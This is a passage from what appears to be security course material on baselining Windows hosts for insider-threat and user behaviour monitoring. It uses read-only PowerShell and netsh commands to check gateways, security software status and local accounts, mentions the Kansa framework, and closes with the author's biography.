30	0.0.0.0/0	192.168.2.1
18	0.0.0.0/0	10.0.1.1

One for LAN, one for Wi-Fi or mobile phone tethering

It is unfortunate, but employees sometimes have a bad habit of trying to get around company controls. While not necessarily malicious by intent, it can and does create critical holes in a defender's network. Take, for example, someone who wants to listen to music on a corporate desktop. Because of the bandwidth requirements or legal issues, you may have blocked streaming music. To get around this, the employee may tether to a personal device over wireless or USB. By doing so, they have now created a new path to enter your network without going through corporate firewalls, proxies, etc.

This can be discovered by baselining network routing tables. Under normal conditions, there should only be one gateway. A legitimate exception may be when a laptop is connected to an SSL VPN, but this can be easily filtered out. **Only under unauthorized circumstances will systems have multiple gateways.**

The PowerShell command to collect route tables can be found below (requires PowerShell 5 or later):

```
Get-NetIPConfiguration | Foreach IPv4DefaultGateway
```

If you do not have PowerShell version 5 deployed, you can use `route print` and carve out the information. This can still be done with PowerShell or any scripting language.

Security Software Status

Host-based firewalls, antivirus, and application control are deploying to all systems

- Is it enabled? How often is it disabled?

netsh.exe advfirewall show allprofiles

- Shows Windows firewall status per profile

Command line options exist for commercial products

A configuration setting that is important to monitor is the status of security software. Depending on what software is used, it may not do a good job of verifying that an installed piece of software is running. In some cases, it may not even have the option. For example, antivirus may be installed, but it may be disabled. The same goes for host-based firewalls, host-based intrusion prevention, application control, and patch agents.

Command line options can be used to check the status of these components and then log it as a baseline. Shipping this data off to a SIEM then provides centralized status reporting.

Example Commands

- `Get-MpComputerStatus`
 - Shows Microsoft Windows Defender status.
- `netsh.exe advfirewall show allprofiles`
 - Shows Windows firewall status for each of the individual profiles.

Local Users and Groups

Most systems are Active Directory integrated

Local accounts should be disabled or have random passwords

Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount=True"

Local groups can be extracted with PowerShell or net.exe

While most network operating systems are joined to an Active Directory domain, local users and groups still exist and can be used against you.

For example, a simple form of persistence may be to create a local administrator account. This way, instead of needing to install malware, valid credentials can be used to return to the system as needed. By pulling this data and analyzing it from a central console, it becomes easy to identify abnormal users or group members. This can identify local users that may have been created prior to monitoring new user creation events.

Command **Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount=True"**

The above command can be used to display the local users in active status.

Because this collection is done locally, it is also possible to use it to gain information on the defensive posture of accounts. For example, if passwords are supposed to be rotated, then a check could be performed to find the last change date of a local account's password. If it is not within policy, then the agent that is supposed to perform the password rotation is not working.

Kansa.ps1

Possible to use existing PowerShell frameworks to baseline

- Kansa, by Dave Hull, is a good example

Designed for incident response but can double as a baseline creator

- Autoruns, processes, local admins, etc.
- Can be used locally to output to files
- Can be used remotely to collect data centrally

Rather than implementing multiple baseline solutions, a framework can be used. An example of one is Kansa¹ by Dave Hull. It is a PowerShell framework used to automate data collection for incident handling. It has multiple modules that perform tasks such as collection of autorun information, running processes, local administrators, and more. This can be used to handle multiple baseline activities from one script.

Kansa can ship output to Elasticsearch,² and in some cases, there are projects for outputting to Splunk.³

1. <https://sec555.com/7n1m4>
2. <https://sec555.com/5n2bg>
3. <https://sec555.com/rembt>

Summary

Insider threats pose a significant risk in any environment due to their intrinsic knowledge, access levels, and potential to do damage. UBA monitoring is an instrumental path to success.

Monitoring items such as system processes, resources, auto-starting components, OS, security controls, and more and then using that information to carve out an appropriate baseline is a great way to identify deviations and weed out attackers.

This area is intentionally left blank.

Detecting Linux Credential Attacks

Refer to the lab workbook for instructions.

This area is intentionally left blank.

Contacts and Resources

AUTHOR

Nick Mitropoulos

nick.mitropoulos@scarlet-dragonfly.com

@NickMitropoulos

www.linkedin.com/in/nickmitropoulos

Nick is the CEO of Scarlet Dragonfly, a company that handles a range of security services like SOC, incident handling, and vulnerability management, to name a few. He has over 16 years of experience in various industries, including consulting, education, telecommunications, healthcare, investment banking, financial, energy, oil and gas, insurance, pharmaceutical, law, military, and news. His breadth of experience, combined with his love for teaching, is crucial in helping his students better grasp the various facets of security.

Nick started collecting hacking newspaper articles back in the 80s when security was just starting to grow, and he was immediately hooked. He is a certified ISC2 instructor and a GIAC advisory board member, and he has an MSc (with distinction) in Advanced Security and Digital Forensics from Edinburgh Napier University and a BSc (with distinction and the highest held graduation grade of the department) from the Technological Educational Institute of Thessaly. He is also a faculty member of the SANS Technology Institute, an NSA Center of Academic Excellence in Cyber Defense, and a multiple winner of the National Cyber League competition. Nick has a great passion for teaching and has trained many individuals in a variety of security topics, mainly focusing on SIEM, security operation centers, incident response, and security certification courses.

Nick has worked for a variety of companies (including the Greek Ministry of Education, AT&T, F5 Networks, JP Morgan Chase, KPMG, and Deloitte) and has provided critical advice to many clients that want to improve their current security posture by creating new security operation centers and protocols, developing vulnerability management programs, managing third parties and security vendors, testing incident handling and forensic teams, redesigning perimeter security solutions, and developing custom-tailored training courses for company staff and specialized security teams. One of the greatest challenges for most security professionals is ensuring they have an in-depth understanding of all fundamental concepts of security. Nick loves teaching classes that help students obtain the knowledge required to secure their environments and enhance their personal security posture to protect themselves in an ever-growing digital arena.